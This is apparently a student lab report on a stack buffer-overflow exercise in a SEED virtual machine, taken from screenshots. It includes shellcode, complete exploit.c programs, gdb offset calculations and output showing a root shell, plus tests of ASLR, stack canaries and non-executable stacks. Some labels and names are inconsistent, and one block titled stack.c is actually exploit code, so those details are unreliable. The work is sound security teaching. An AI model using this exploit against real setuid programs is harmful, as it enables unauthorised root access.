First, we Turn off countermeasures by executing these commands. Then, because dash has a built-in countermeasure, we change the symbolic link of /bin/sh to point to the zsh.

```
→  ~ cd Lab1
→  Lab1 sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
→  Lab1 sudo rm /bin/sh
→  Lab1 sudo ln -s /bin/zsh /bin/sh
```

Task 1

This is just testing the shellcode that was provided. After compiling and running, it is cleae that we have a shell running. The goal is to make a root-owned process call this shellcode so that the root-owned process instantiates a root shell.

```
→  Lab1 gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-W
implicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in
 function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of
 ‘strcpy’
→  Lab1 ./call_shellcode
$
```

We are given the vulnerable program, so we must compile it. Then, we change the executable to be owned by root. This is typically done on the user's side. Here, we are not attackers yet. Then, we are turning the set-uid on so that a user with normal privileges can access and run stack.

```
Lab1 gcc -o stack -z execstack -fno-stack-protector stack.c
Lab1 sudo chown root stack
Lab1 sudo chmod 4755 stack
```

Task 2)

Task 2

Finding the offset is not too difficult. You must use the debugger. First, we create a fake "badfile" just so our stack program will run without error. Then, you compile the stack.c file with the debugger flags on, and run it with gdb. After setting a breakpoint at the bof() function, which will mark the start of this program, we are able to print off the address of the buffer, as well as the address of the previous stack frame pointer.

```
→  Lab1 vi exploit.c
→  Lab1 touch badfile
→  Lab1 gcc -z execstack -fno-stack-protector -g -o stackdbg stack.c
→  Lab1 gdb stackdbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stackdbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 8.
gdb-peda$ run
Starting program: /home/seed/Lab1/stackdbg
```

```
gdb stackdbg                                                    11:35 AM
--]
EAX: 0xbffe681c --> 0x0
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffe67f8 --> 0xbfffeec8 --> 0x0
ESP: 0xbffe6780 --> 0x804a00c --> 0xb7e66880 (<__GI__IO_fread>: push   ebp)
EIP: 0x80484f1 (<bof+6>:        sub    esp,0xc)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflo
w)
[-------------------------------------code-------------------------------------
--]
   0x80484eb <bof>:     push   ebp
   0x80484ec <bof+1>:   mov    ebp,esp
   0x80484ee <bof+3>:   sub    esp,0x78
=> 0x80484f1 <bof+6>:   sub    esp,0xc
   0x80484f4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484f7 <bof+12>:  call   0x80483a0 <strlen@plt>
   0x80484fc <bof+17>:  add    esp,0x10
   0x80484ff <bof+20>:  mov    WORD PTR [ebp-0xa],ax
[-------------------------------------stack-------------------------------------
--]
0000| 0xbffe6780 --> 0x804a00c --> 0xb7e66880 (<__GI__IO_fread>:        push
  ebp)
0004| 0xbffe6784 --> 0xb7fe97a2 (<_dl_fixup+194>:       mov    edi,eax)
0008| 0xbffe6788 --> 0xb7e71209 (<__GI__IO_file_xsgetn+9>:      add    eax,0x
148df7)
0012| 0xbffe678c --> 0xb7fba000 --> 0x1b1db0
0016| 0xbffe6790 --> 0x804b008 --> 0xfbad2498
0020| 0xbffe6794 --> 0x186a0
0024| 0xbffe6798 --> 0xbffe67f8 --> 0xbfffeec8 --> 0x0
0028| 0xbffe679c --> 0xb7e733e (<__GI__IO_sgetn+30>:   add    esp,0x1c)
[-------------------------------------------------------------------------------
--]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffe681c "") at stack.c:8
8       unsigned short len = strlen(str);
gdb-peda$
```

```
Breakpoint 1, bof (str=0xbffe671c "") at stack.c:10
10      unsigned short len = strlen(str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffe66f8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbffe668a
gdb-peda$ p 0xbffe668a - 0xbffe66f8
$3 = 0xffffff92
gdb-peda$ p 0xbffe66f8 - 0xbffe668a
$4 = 0x6e
gdb-peda$ p 0x6e + 4
$5 = 0x72
gdb-peda$ quit
```

The buffer starts at address 0xbffe668a. The previous frame pointer is at 0xbffe66f8. We subtract the two and find the difference to be 0x6e, which is 110. We know the return address piece of the stack is 4 bytes above the previous frame pointer, so that means the difference between the buffer and the return address is 114 bytes. That means, we must put the address of where the attacker wants to "jump-to" at buffer[114]. We can randomly choose that "jump-to" address. We chose x80 over the start of the buffer. Below is our exploit.c enacting this logic.

```
/* exploit.c */
/* A program that creates a file containing code for launching a shell. */
/* Modified by Tushar Jois for JHU 601.443/643, Security and Privacy. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;


/* You will not need to modify anything above this line. */
#define BUFLEN 300
void main(int argc, char **argv)
{
char buffer[BUFLEN];
FILE *badfile;
/* You need to fill the buffer with appropriate contents here. */
/*fill with NOPs*/
memset(&buffer, 0x90, BUFLEN);

/*replacing the return address with the address of the buffer + 0x80 which is a NOP*/
*((long *)(buffer+114)) = 0xbffe668a + 0x80;
/*placing shellcode towards end of buffer*/
memcpy(buffer + BUFLEN - sizeof(shellcode), shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, BUFLEN, 1, badfile);
fclose(badfile);
}

~
```

This ended up not working repeatedly, so we started to think outside the box. ./

```
→  Lab1 gcc exploit.c -o exploit
→  Lab1 ./exploit
→  Lab1 ./stack
→  Lab1
```

```
→  Lab1 rm badfile
→  Lab1 touch badfile
→  Lab1 ./stack
Returned Properly
→  Lab1 See, above this worked. Now, lets populate badfile by rfunning exploit
zsh: command not found: See,
→  Lab1
→  Lab1
→  Lab1
→  Lab1 ./exploit
→  Lab1 ./stack
→  Lab1 Nothing.
zsh: command not found: Nothing.
→  Lab1
```

Back to the drawing board, we realized that when badfile was empty, stack returned properly. But when we populated badfile by running exploit, it would exit preemptively.

This led us to believe that it had something to do with the buffer size. We started brainstorming ways to make the code think that the buffer size was actually smaller than 100, while still overflowing the 100 size buffer. So, we decided to overflow the integer size of our buffer. We know that integers cant hold more than 65536, so we changed our BUFLEN to be 65600. Below on the left is our code, and below on the right is us gaining root access.

stack.c

```
/* Modified by Yashar Jots for JHU 601.443/643, Security and Pr
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

/* You will not need to modify anything above this line. */

#define BUFLEN 65600

void main(int argc, char **argv)
{
char buffer[BUFLEN];
FILE *badfile;
/* You need to fill the buffer with appropriate contents here.
/*fill with NOPs*/
memset(&buffer, 0x90, BUFLEN);

/*replacing the return address with the address of the buffer +
*((long *)(buffer+114)) = 0xbffe66a8 + 0x80;
/*placing shellcode towards end of buffer*/
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, BUFLEN, 1, badfile);
fclose(badfile);
}
```

```
Undefined command: "rm".  Try "help".
gdb-peda$ quit
[09/16/21]seed@VM:~$ rm badfile
[09/16/21]seed@VM:~$ gcc -o exploit exploit.c
[09/16/21]seed@VM:~$ ./exploit
[09/16/21]seed@VM:~$ ./stack
Len : 299[09/16/21]seed@VM:~$ ./stack
Len : 37Returned Properly
[09/16/21]seed@VM:~$ rm badfile
[09/16/21]seed@VM:~$ gcc -o exploit exploit.c
[09/16/21]seed@VM:~$ ./exploit
[09/16/21]seed@VM:~$ ./stack
Len : 99Returned Properly
[09/16/21]seed@VM:~$ rm badfile
[09/16/21]seed@VM:~$ gcc -o exploit exploit.c
[09/16/21]seed@VM:~$ ./exploit
[09/16/21]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed)
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Task 3

```c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
        char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
 //setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

```c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
        char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
 setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

Above, we first comment out the setuid(0) line. Below, you can see that it only returns a shell with a user id. Next, we uncomment it out, and it returns a root shell.

```
➜  Lab1 sudo rm /bin/sh
➜  Lab1 sudo ln -s /bin/dash /bin/sh
➜  Lab1 gcc dash_shell_test.c -o dash_shell_test
➜  Lab1 sudo chown root dash_shell_test
➜  Lab1 sudo chmod 4755 dash_shell_test
➜  Lab1 ./dash_shell_test
$ ls
badfile           dash_shell_test    exploit.c                 stack
call_shellcode    dash_shell_test.c  exploit.py                stack.c
call_shellcode.c  exploit            peda-session-stackdbg.txt  stackdbg
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
➜  Lab1 gcc dash_shell_test.c -o dash_shell_test
➜  Lab1 sudo chown root dash_shell_test
➜  Lab1 sudo chmod 4755 dash_shell_test
➜  Lab1 ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
#
```


Now, we use the new four lines of shellcode to add to our existing exploit.c file. After recompiling and rerunning the exploit, we have defeated dash's countermeasure. On the left is our exploit.c file, and on the right is us obtaining root shell.

```
/* Modified by Yoshar Jots for SMU 661.443/643, Security and Pr
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
     "\x31\xc0"                /* Line 1: xorl %eax,%eax */
     "\x31\xdb"                /* Line 2: xorl %ebx,%ebx */
     "\xb0\xd5"                /* Line 3: movb $0xd5,%al */
     "\xcd\x80"                /* Line 4: int $0x80 */
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

/* You will not need to modify anything above this line. */

#define BUFLEN 65600

void main(int argc, char **argv)
{
char buffer[BUFLEN];
FILE *badfile;
/* You need to fill the buffer with appropriate contents here. */
/*fill with NOPs*/
memset(&buffer, 0x90, BUFLEN);

/*replacing the return address with the address of the buffer + 0x80 which is a NOP*/
*((long *)(buffer+114)) = 0xbffe66a8 + 0x80;
/*placing shellcode towards end of buffer*/
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, BUFLEN, 1, badfile);
```


```
Terminal
$ exit
[09/16/21]seed@VM:~$ gcc -o dash_shell dash_s
[09/16/21]seed@VM:~$ gcc -o exploit exploit.c
[09/16/21]seed@VM:~$ ./exploit
[09/16/21]seed@VM:~$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),
6(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Task 4

After turning off address randomization, the exploit does not work and results in a seg fault.



We will try to brute force it using the bash script that runs the vulnerable file infinitely. To the left below is the bash script, and to the right below is us trying to run it.



It ran 32 times before we got the root shell successfully, as indicated by the “#” in the prompt.

Task 5

We recompile stack without the -fno-stack-protector option. We run the same exploit and it is aborted due to “stack smashing detection”

```
09/16/21]seed@VM:~$ gcc -o stack -z execstack stack.c
09/16/21]seed@VM:~$ sudo chown root stack
09/16/21]seed@VM:~$ sudo chmod 4755 stack
09/16/21]seed@VM:~$ rm badfile
09/16/21]seed@VM:~$ ./explout
ash: ./explout: No such file or directory
09/16/21]seed@VM:~$ ./exploit
09/16/21]seed@VM:~$ ./stack
** stack smashing detected ***: ./stack terminated
en : 63Aborted
09/16/21]seed@VM:~$
```

Task 6

After compiling with the noexecstack option, we run our exploit again. It does not work and results in a seg fault because this option makes it impossible to run shellcode on the stack, which renders our attack unsuccessful. The buffer still overflowed, but the shellcode could not be executed, which crashes the program.

```
[09/16/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/16/21]seed@VM:~$ sudo chown root stack
[09/16/21]seed@VM:~$ sudo chmod 4755 stack
[09/16/21]seed@VM:~$ rm badfile
[09/16/21]seed@VM:~$ ./exploit
[09/16/21]seed@VM:~$ ./stack
Segmentation fault
[09/16/21]seed@VM:~$
```